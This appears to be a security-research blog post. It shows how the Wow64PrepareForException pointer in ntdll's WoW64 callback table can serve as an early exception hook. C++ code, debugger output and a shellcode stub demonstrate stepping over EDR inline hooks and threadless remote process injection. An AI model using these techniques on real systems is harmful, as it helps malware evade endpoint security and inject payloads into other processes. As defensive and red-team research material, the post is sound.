
WoW64 & WoW64 Callbacks

Windows 32-bit on Windows 64-bit (WoW64) is a subsystem designed to enable 32-bit applications to run on a 64-bit Windows operating system by translating system calls and API calls between the 32-bit application and the 64-bit Windows kernel.

During the initialization process of a WoW64 application, `ntdll!LdrpLoadWow64` will load `wow64.dll` and resolve the address of exported `wow64.dll` functions. The function names and their pointers will be stored in an internal WoW64 callback table.

C++

```
//
// ntdll!LdrpLoadWow64 pseudocode
//

_int64 __fastcall LdrpLoadWow64(__int64 a1){

  LODWORD(v10) = 34078720;
  v11 = &v15;
  RtlAppendUnicodeStringToString(&v10, a1);
  RtlAppendUnicodeToString(&v10, L"wow64.dll"); // setting up the dll name
  LdrpInitializeDllPath(v11, 16385, v13);
  v1 = LdrpLoadDll(&v10, v13, 2048, &v12);      // loading wow64.dll

  if ( v1 < 0 )
  {
    // ---- snip ----- //
  }
  else
  {
    LdrProtectMrdata(0);
    v2 = 0;

        // WoW64 Callback table
    v3 = &off_18011DE30; // table of pairs containing function names & pointers

    while ( 1 )
    {
      ProcedureAddressForCaller = LdrGetProcedureAddressForCaller(*(v12 + 48), *v3, 0,
v3[1], 0, retaddr); // resolve the exported functions
      if ( ProcedureAddressForCaller < 0 )
        break;
      ++v2;
      v3 += 2;
      if ( v2 >= 6 )
        goto LABEL_7;
    }
```



```
.rdata:000000018011DE30 off_18011DE30   dq offset unk_18011DF00 ; DATA XREF: LdrpLoadWow64+AE↑o
.rdata:000000018011DE38                 dq offset g_LdrpWow64LdrpInitialize
.rdata:000000018011DE40                 dq offset unk_18011DEF0
.rdata:000000018011DE48                 dq offset Wow64PrepareForException
.rdata:000000018011DE50                 dq offset unk_18011DEE0
.rdata:000000018011DE58                 dq offset Wow64ApcRoutine
.rdata:000000018011DE60                 dq offset unk_18011DED0
.rdata:000000018011DE68                 dq offset g_LdrpWow64PrepareForDebuggerAttach
.rdata:000000018011DE70                 dq offset unk_18011DEC0
.rdata:000000018011DE78                 dq offset g_LdrpWow64SuspendLocalThread
.rdata:000000018011DE80                 dq offset unk_18011DEB0
.rdata:000000018011DE88                 dq offset g_LdrpWow64SuspendLocalProcess
```

Although on 64-bit we do not reach this stage and therefore `wow64.dll` is not loaded and the exported functions are not resolved, the WoW64 callback table is still present because it is a part of `ntdll.dll`.

Implementing an Early Exception Hook & Handler

At this stage, it's quite clear where we are going with this. We know that when an exception occurs it will find its way to `ntdll!KiUserExceptionDispatcher` where before going into the standard VEH/SEH dispatching and handling it will check if `Wow64PrepareForException` is not null, and if it isn't, call whatever `Wow64PrepareForException` points to.

We can place our hook by writing the address of our own exception handler or the address of injected shellcode into the address field of `Wow64PrepareForException` in the WoW64 callback table. Another nice thing about all of this, apart from the fact that we are not creating or hijacking an existing VEH, is that the address of `Wow64PrepareForException` is not stored in the `.text` section, but in `.mrdata`. This will allow us to place the hook without overwriting existing code with our hook, an action that endpoint security tools tend to monitor for malicious activity.

There are multiple ways to cause an exception or fault: setting a `PAGE_GUARD` on a memory address and accessing it, dividing by zero, setting hardware breakpoints, injecting an `INT 3` instruction etc. By controlling where an exception will raise, we can hijack the natural flow of execution.

Once we have a preferred method for raising an exception, we will need a custom handler to handle the exception and perform the desired hooking operations. The example below displays an early exception handler that will set a hook by changing the `RIP` to some hooking function when a

`STATUS_GUARD_PAGE_VIOLATION` exception is raised. It will then pass the `ContextRecord` to `ntdll!NtContinue` and call the function.

C++

```
PVOID ExceptionHandler(PEXCEPTION_RECORD exceptionRecord, PCONTEXT
contextRecord) {

        if (exceptionRecord->ExceptionCode == STATUS_GUARD_PAGE_VIOLATION) {
        contextRecord->Rip = (DWORD64)&Hook;
                NtContinue(contextRecord, FALSE);
        }

        return NULL;
}
```

This exception handler is structured differently than the typical VEH. First, it takes a different set of parameters. While a VEH takes in a pointer to an `EXCEPTION_POINTERS` struct as parameter (`EXCEPTION_POINTERS` contains the `EXCEPTION_RECORD` and `CONTEXT` structures), the early exception handler must take in `EXCEPTION_RECORD` and `CONTEXT` separately. Second, because the exception handling logic relies only on the `ExceptionHandler` function, we must call `ntdll!NtContinue` within it to resume execution to our desired location.

Next, we will need to point `Wow64PrepareForException` to this exception handler. To do this, we will need to find the variable in the WoW64 callback table that holds the address for `Wow64PrepareForException` (remember, when running in 64-bit this function pointer will be null). We can either hardcode the offset to this function pointer in `ntdll.dll` or we can search for it dynamically. Luckily for us *modexpblog* has released a POC that shows how we can find the function pointers in the WoW64 callback table.

Examples


As promised in the overview section, the final two parts of this blog post will cover the usage of early exception handling to perform some common offensive functionalities. These are by no means novel or original (oh look, another way to avoid inline hooks…), I believe that they have been used previously, but I have not found any public examples or documentation for them.

Stepping Over Inline Hooks Using KiUserExceptionDispatcher & Wow64PrepareForException

Some of the most used endpoint security products still hook various functions that are usually found in `kernel32.dll`, `kernelbase.dll` and `ntdll.dll`. These endpoint security products place hooks on functions that are prone to abuse (your allocation, memory permission modification, and thread creation primitives for example) by malware to detect if they are misused.


Throughout the years multiple techniques to avoid these hooks were introduced and improved: module unhooking, direct/indirect syscalls (and their hundreds of variations that accomplish the same goal) etc. We can use our early exception handler for this same purpose.

Before going into the actual implementation, let’s look at how a popular EDR hooks a sample function - `ntdll!NtAllocateVirtualMemory`.



```
0:006> u ntallocatevirtualmemory
ntdll!NtAllocateVirtualMemory:
00007ff8`d140d2f0 4c8bd1          mov     r10,rcx
00007ff8`d140d2f3 e984d20700      jmp     ntdll!QueryRegistryValue+0x298 (00007ff8`d148a57c)
00007ff8`d140d2f8 f604250803fe7f01 test    byte ptr [SharedUserData+0x308 (00000000`7ffe0308)],1
00007ff8`d140d300 7503            jne     ntdll!NtAllocateVirtualMemory+0x15 (00007ff8`d140d305)
00007ff8`d140d302 0f05            syscall
00007ff8`d140d304 c3              ret
00007ff8`d140d305 cd2e            int     2Eh
00007ff8`d140d307 c3              ret
```

Hooked NtAllocateVirtualMemory



```
0:025> u ntallocatevirtualmemory
ntdll!NtAllocateVirtualMemory:
00007ffc`ecfa20c0 4c8bd1          mov     r10,rcx
00007ffc`ecfa20c3 b818000000      mov     eax,18h
00007ffc`ecfa20c8 f604250803fe7f01 test    byte ptr [SharedUserData+0x308 (00000000`7ffe0308)],1
00007ffc`ecfa20d0 7503            jne     ntdll!NtAllocateVirtualMemory+0x15 (00007ffc`ecfa20d5)
00007ffc`ecfa20d2 0f05            syscall
00007ffc`ecfa20d4 c3              ret
00007ffc`ecfa20d5 cd2e            int     2Eh
00007ffc`ecfa20d7 c3              ret
```

NtAllocateVirtualMemory without hooks

In the above screenshots, we can see a hooked `ntdll!NtAllocateVirtualMemory` stub (on a host with an EDR) and an unhooked `ntdll!NtAllocateVirtualMemory` stub.

If we follow the hook, we can see that it takes a near jump to an offset within `ntdll` and lands in `ntdll!QueryRegistryValue` where eventually it performs another jump to the EDR’s injected hooking module. This hooking mechanism is consistent with other functions hooked by the EDR.

[hook_flow.jpg]

To avoid stepping into the EDR’s hook, we can use the early exception handler to step over the hook. First we need to know the function that we are going to be using for whatever purpose we need.

C++

```
typedef struct _FUNCTION_ADDRESS_TABLE {
    ULONG_PTR   NtAllocateVirtualMemoryAddress;
    ULONG_PTR   NtProtectVirtualMemoryAddress;
} FUNCTION_ADDRESS_TABLE, * PFUNCTION_ADDRESS_TABLE;

PFUNCTION_ADDRESS_TABLE functionAddressTable = { 0 };

int main(){

// ---- snip ---- //

functionAddressTable->NtAllocateVirtualMemoryAddress =
(ULONG_PTR)GetProcAddress(module, "NtAllocateVirtualMemory");
functionAddressTable->NtProtectVirtualMemoryAddress =
(ULONG_PTR)GetProcAddress(module, "NtProtectVirtualMemory");

NtAllocateVirtualMemory ntAllocateVirtualMemory =
(NtAllocateVirtualMemory)functionAddressTable->NtAllocateVirtualMemoryAddress;
NtProtectVirtualMemory ntProtectVirtualMemory =
(NtProtectVirtualMemory)functionAddressTable->NtProtectVirtualMemoryAddress;

// ---- snip ---- //

}
```

We then find and overwrite the `Wow64PrepareForException` function pointer to point to our early exception handler.

C++

```
PVOID HookExceptionDispatcher(PBYTE moduleBase) {

        PVOID wow64PrepareForException = ReturnWow64FunctionPointer(moduleBase);
        if (wow64PrepareForException == NULL) {
                printf("[ - ] Failed to get Wow64PrepareForException function 
pointer.\n");
                return NULL;
        }

        printf("[ * ] Wow64PrepareForException address: %p\n", 
wow64PrepareForException);

        DWORD oldProtect = 0x00;
        if (!VirtualProtect(wow64PrepareForException, sizeof(PVOID), PAGE_READWRITE, 
&oldProtect)) {
                return NULL;
        }

        //
        // write pointer to ExceptionHandler
        //

        *(PVOID*)wow64PrepareForException = ExceptionHandler;

        if (!VirtualProtect(wow64PrepareForException, sizeof(PVOID), PAGE_READONLY, 
&oldProtect)) {
                return NULL;
        }

        printf("[ * ] pointer to ExceptionHandler written to: %p\n", 
wow64PrepareForException);

        return wow64PrepareForException;
}
```

We then identify where the hooks are placed. In this example we know that the EDR places the hook 3 bytes from the stub entry point. Next we set a hardware breakpoint on the address of the hook in the stub. When we reach this instruction and attempt to execute it, we will cause an exception.

C++

```
VOID SetHardwareBreakpoint(ULONG_PTR ntFunctionAddress){

        DWORD64 inlineHookAddress = ntFunctionAddress + 3ull;

        //
        // check if the the hook is present
        // skip setting a HWBP if it is not and call the NT function normally
        //

        if (*(PBYTE)inlineHookAddress != 0xE9) {
                printf("[ * ] Instruction at address 0x%p is not hooked\n",
inlineHookAddress);
                return;
        }

        printf("[ * ] Setting hardware breakpoint at address: 0x%p\n",
inlineHookAddress);

        CONTEXT context = { 0 };
        RtlCaptureContext(&context);

        context.ContextFlags = CONTEXT_DEBUG_REGISTERS;
        context.Dr0 = inlineHookAddress;
        context.Dr7 = 0x00000001;

        NtContinue(&context, FALSE);
}
```

Once we run a hooked function, we will reach the EDR hook which in turn will trigger the exception. This will go through the exception and interrupt process all the way to `ntdll!KiUserExceptionDispatcher` and then to our early exception handler. Once at our exception handler, we will perform the following:

- Remove the hardware breakpoint
- Set `RAX` to the appropriate `SSN`
- Set `RIP` to the `syscall` instruction address (we can also set it to directly after the hook)
- Continue execution

C++

```
PVOID ExceptionHandler(PEXCEPTION_RECORD exceptionRecord, PCONTEXT contextRecord) {

        if (exceptionRecord->ExceptionCode == STATUS_SINGLE_STEP) {
                if (contextRecord->Rip == contextRecord->Dr0) {

                        contextRecord->Dr0 = 0;
// remove the hardware breakpoint
                        contextRecord->Rax = ReturnFunctionsSSN(contextRecord->Rip);
// set rax to SSN
                        contextRecord->Rip =
ReturnSyscallInstructionAddress(contextRecord->Rip);    // set rip to syscall
instruction address
                        NtContinue(contextRecord, FALSE);
// continue execution
                }
        }

        return NULL;
}
```

We repeat this process for every API that we want to use and finally clean up by restoring `Wow64PrepareForException`.

C++

```
BOOL UnhookExceptionDispatcher(PVOID wow64PrepareForException) {

        DWORD oldProtect = 0x00;

        if (!VirtualProtect(wow64PrepareForException, sizeof(PVOID), PAGE_READWRITE,
&oldProtect)) {
                return FALSE;
        }

        //
        // restore original function pointer
        //

        *(PVOID*)wow64PrepareForException = NULL;

        if (!VirtualProtect(wow64PrepareForException, sizeof(PVOID), PAGE_READONLY,
&oldProtect)) {
                return FALSE;
        }

        return TRUE;
}
```

When stepping through the program with WinDbg, we can see that once execution hits the EDR's hook we raise a `STATUS_SINGLE_STEP` exception. This will transfer the execution to `ntdll!KiUserExceptionDispatcher`, thus not taking the jump to `ntdll!QueryRegistryValue`.

[step_throug_stepoverfinal.jpg]

Inside `ntdll!KiUserExceptionDispatcher` we are eventually redirected to our early exception hook.

[step_throug_stepoverfinal_2 1.jpg]

Once inside our early exception handler, we remove the hardware breakpoint, set the correct SSN, set the `RIP` to the `syscall` instruction address in the function and resume execution using `ntdll.dll!NtContinue`.

[2025-08-16_13-47-53.jpg]

Once `ntdll.dll!NtContinue` is called, it performs a context switch and resumes execution to where we pointed `RIP` to, in our case it is the `syscall` instruction in `ntdll!NtAllocateVirtualMemory`.

[step_throug_stepoverfinal_3.jpg]

You can find the code for this example here.

Threadless Injection Using KiUserExceptionDispatcher & Wow64PrepareForException

Classic remote process injection typically follows the following steps:

- Allocate memory for the payload in the remote process
- Write the payload to the remote process
- Execute the payload in the remote process using a preferred method (new thread, thread hijack, APC etc.)

There are of course different methods and nuances to accomplish this goal, but in the end these are the primitives for most remote process injection, and EDR vendors are well aware of it. Previous experience and research conducted by different people and organizations shows that most of the focus for detection and prevention of remote process injection occurs at the final step: the execution primitive.

Prior work in threadless injection techniques produced the following projects: ThreadlessInject, PoolParty, Early Cascade Injection and others.

We can use our early exception handler for threadless remote process injection as well. The idea is quite similar, even a bit easier to implement, than the previous example. In this example we are going to overwrite the `Wow64PrepareForException` function pointer in the remote process to point to our shellcode, and then we are going to cause an exception in the remote process.

Apart from executing our payload without creating or hijacking a thread or queuing a remote APC and instead solely relying on intra-process execution, we can execute our shellcode before the EDR’s hooking module is initialized. Different EDRs hook a newly created process at different stages during the process initialization. The Early Cascade Injection injection method describes this in great detail, check it out.

> Because our exception handling logic relies only on `ntdll!KiUserExceptionDispatcher` and some shellcode we inject, we can in theory inject our custom shellcode, cause an exception, and interfere in the hooking process of the EDR in the injected process as early as we want.

To kick off the remote process injection we first find the `Wow64PrepareForException` function pointer address in our process. Because this function pointer resides in `ntdll.dll` we can be confident that it will be at same address in a remote process on the same system. We went over the steps of finding the address for the function pointer in the previous example.

We then create a suspended process and allocate memory in the remote process for our payload and for the shellcode stub. The shellcode stub will be pointed to by `Wow64PrepareForException` and called by `ntdll!KiUserExceptionDispatcher`. Once executed, the shellcode stub will restore `Wow64PrepareForException` to its previous state to avoid calling our payload multiple times and finally transfer execution to the payload.

```
0:  4c 8b dc                mov    r11,rsp
3:  57                      push   rdi
4:  48 83 ec 30             sub    rsp,0x30
8:  48 b8 aa aa aa aa aa    movabs rax,0xaaaaaaaaaaaaaaaa    ; wow64PrepareForException
f:  aa aa aa
12: 49 c7 43 18 08 00 00    mov    QWORD PTR [r11+0x18],0x8
19: 00
1a: 49 89 43 20             mov    QWORD PTR [r11+0x20],rax
1e: 4d 8d 43 18             lea    r8,[r11+0x18]
22: 49 8d 43 08             lea    rax,[r11+0x8]
26: c7 44 24 40 00 00 00    mov    DWORD PTR [rsp+0x40],0x0
2d: 00
2e: 41 b9 04 00 00 00       mov    r9d,0x4
34: 49 89 43 e8             mov    QWORD PTR [r11-0x18],rax
38: 49 8d 53 20             lea    rdx,[r11+0x20]
3c: c7 44 24 48 00 00 00    mov    DWORD PTR [rsp+0x48],0x0
43: 00
44: 48 83 c9 ff             or     rcx,0xffffffffffffffff
48: 48 bf cc cc cc cc cc    movabs rdi,0xcccccccccccccccc     ; NtProtectVirtualMemory
4f: cc cc cc
52: ff d7                   call   rdi
54: 33 c0                   xor    eax,eax
56: 4c 8d 44 24 50          lea    r8,[rsp+0x50]
5b: 48 a3 aa aa aa aa aa    movabs ds:0xaaaaaaaaaaaaaaaa,rax  ; wow64PrepareForException
62: aa aa aa
65: 48 8d 54 24 58          lea    rdx,[rsp+0x58]
6a: 44 8b 4c 24 40          mov    r9d,DWORD PTR [rsp+0x40]
6f: 48 8d 44 24 48          lea    rax,[rsp+0x48]
74: 48 83 c9 ff             or     rcx,0xffffffffffffffff
78: 48 89 44 24 20          mov    QWORD PTR [rsp+0x20],rax
7d: ff d7                   call   rdi
7f: 33 c9                   xor    ecx,ecx
81: 48 b8 bb bb bb bb bb    movabs rax,0xbbbbbbbbbbbbbbbb     ; shellcodeAddress
88: bb bb bb
8b: ff d0                   call   rax
8d: 33 c0                   xor    eax,eax
8f: 48 83 c4 30             add    rsp,0x30
93: 5f                      pop    rdi
94: c3                      ret
```

The raw shellcode stub holds placeholders for the addresses of `Wow64PrepareForException`, `ntdll!NtProtectVirtualMemory`, and the address of our payload. We will need to modify the shellcode stub prior to injecting it in the remote process.

C++

```
memcpy(&stub[74], &NtProtectVirtualMemory,
sizeof(PVOID));
memcpy(&stub[10], &wow64PrepareForException,
sizeof(PVOID));
memcpy(&stub[93], &wow64PrepareForException,
sizeof(PVOID));
memcpy(&stub[131], &shellcodeAddress, sizeof(PVOID));
```

Next, we write our payload and shellcode stub to the previously allocated memory and write the address of our shellcode stub to the `Wow64PrepareForException` function pointer.

C++

```
SIZE_T bytesWritten = 0;

//
// write the payload into the allocated memory
//

if ((status = NtWriteVirtualMemory(processInfo.hProcess,
                                   shellcodeAddress,
                                   payload,
                                   payloadLength,
                                   &bytesWritten)) != 0x00) {

    printf("[-] NtWriteVirtualMemory [1] Failed: %lx\n", status);
    return -1;
}

//
// write the stub into the allocated memory
//

if ((status = NtWriteVirtualMemory(processInfo.hProcess,
                                   stubAddress,
                                   stub,
                                   stubSize,
                                   &bytesWritten)) != 0x00) {

    printf("[-] NtWriteVirtualMemory [1] Failed: %lx\n", status);
    return -1;
}

//
// write the pointer to the payload into the Wow64PrepareForException
function
//

if ((status = NtWriteVirtualMemory(processInfo.hProcess,
                                   wow64PrepareForException,
                                   &stubAddress,
                                   sizeof(PVOID),
                                   &bytesWritten)) != 0x00) {

    printf("[-] NtWriteVirtualMemory [2] Failed: %lx\n", status);
    return -1;
}
```

To cause an exception in the remote process, we can again set a hardware breakpoint in the remote process on a function that we know that will execute during the process initialization process or we can set a `PAGE_GUARD` on the process entry point. Both of these methods will trigger an exception that will eventually trigger the execution of the shellcode stub followed by the execution of the injected payload.

C++

```
VOID SetHardwareBreakpoint(HANDLE remoteThread) {

    NTSTATUS status = 0x00;

    DWORD64 ntTestAlertAddress =
(DWORD64)GetProcAddress(GetModuleHandleA("ntdll.dll"), "NtTestAlert");

    CONTEXT context = { 0 };
    context.ContextFlags = CONTEXT_DEBUG_REGISTERS;
    context.Dr0 = ntTestAlertAddress;
    context.Dr7 = 0x00000001;

    if (!SetThreadContext(remoteThread, &context)) {
        return;
    }
}
```

C++

```
DWORD oldProtect = 0x00;
PVOID entryPoint = ReturnRemoteProcessEntryPoint(processInfo.hProcess);
if (entryPoint == NULL) {
    return -1;
}

if (!VirtualProtectEx(processInfo.hProcess, entryPoint, 1, PAGE_EXECUTE_READ |
PAGE_GUARD, &oldProtect)) {
    return -1;
}
```

> `ntdll!NtTestAlert` is one of the final functions to be called during process initialization. This guaranties that once we execute the shellcode stub and payload, the base dlls that our payload might need for its functionality will already be loaded in the process. Additionally, it seems that the EDR we are facing initializes its hooking library only after the call to `ntdll!NtContinue` which is the final call in the initialization process.
>
> A note of caution: changing the context of a remote thread (like we are doing while setting the hardware breakpoint) is suspicious.

Once we reach this stage, we can resume the process. The process will hit our hook, cause an exception, wind up in `ntdll!KiUserExceptionDispatcher` where it will call our injected shellcode stub. The shellcode stub will make the `Wow64PrepareForException` function pointer in `.mrdata` writable. You might notice that when the process is no longer suspended, `.mrdata` is set to `PAGE_READONLY` unlike during the process initialization process when `.mrdata` is set to `PAGE_READWRITE`. After that, the shellcode stub will dereference the `Wow64PrepareForException` function pointer and restore it to its previous state and change back to its original memory protection. Finally, the shellcode stub will call our injected payload and continue execution.

You can find the code for this example here.

Resources

The following are various resources that I used while writing this post. I'm definitely missing some resources that I did not save while writing this post which is uncool and unfortunate :(

- Intel Developer Manuals
- Skywing's kernel mode to user mode callbacks series
- Applied Reverse Engineering: Exceptions and Interrupts
- OSDev - Interrupt Descriptor Table
- Axel "0vercl0k" Souchet's blog - Having a look at the Windows' User/Kernel exceptions dispatcher
- modexp - WOW64 Callback Table
- Joshua Magri - You just got vectored
- mannyfreddy - Fun with Exception Handlers
- Outflank - Early Cascade Injection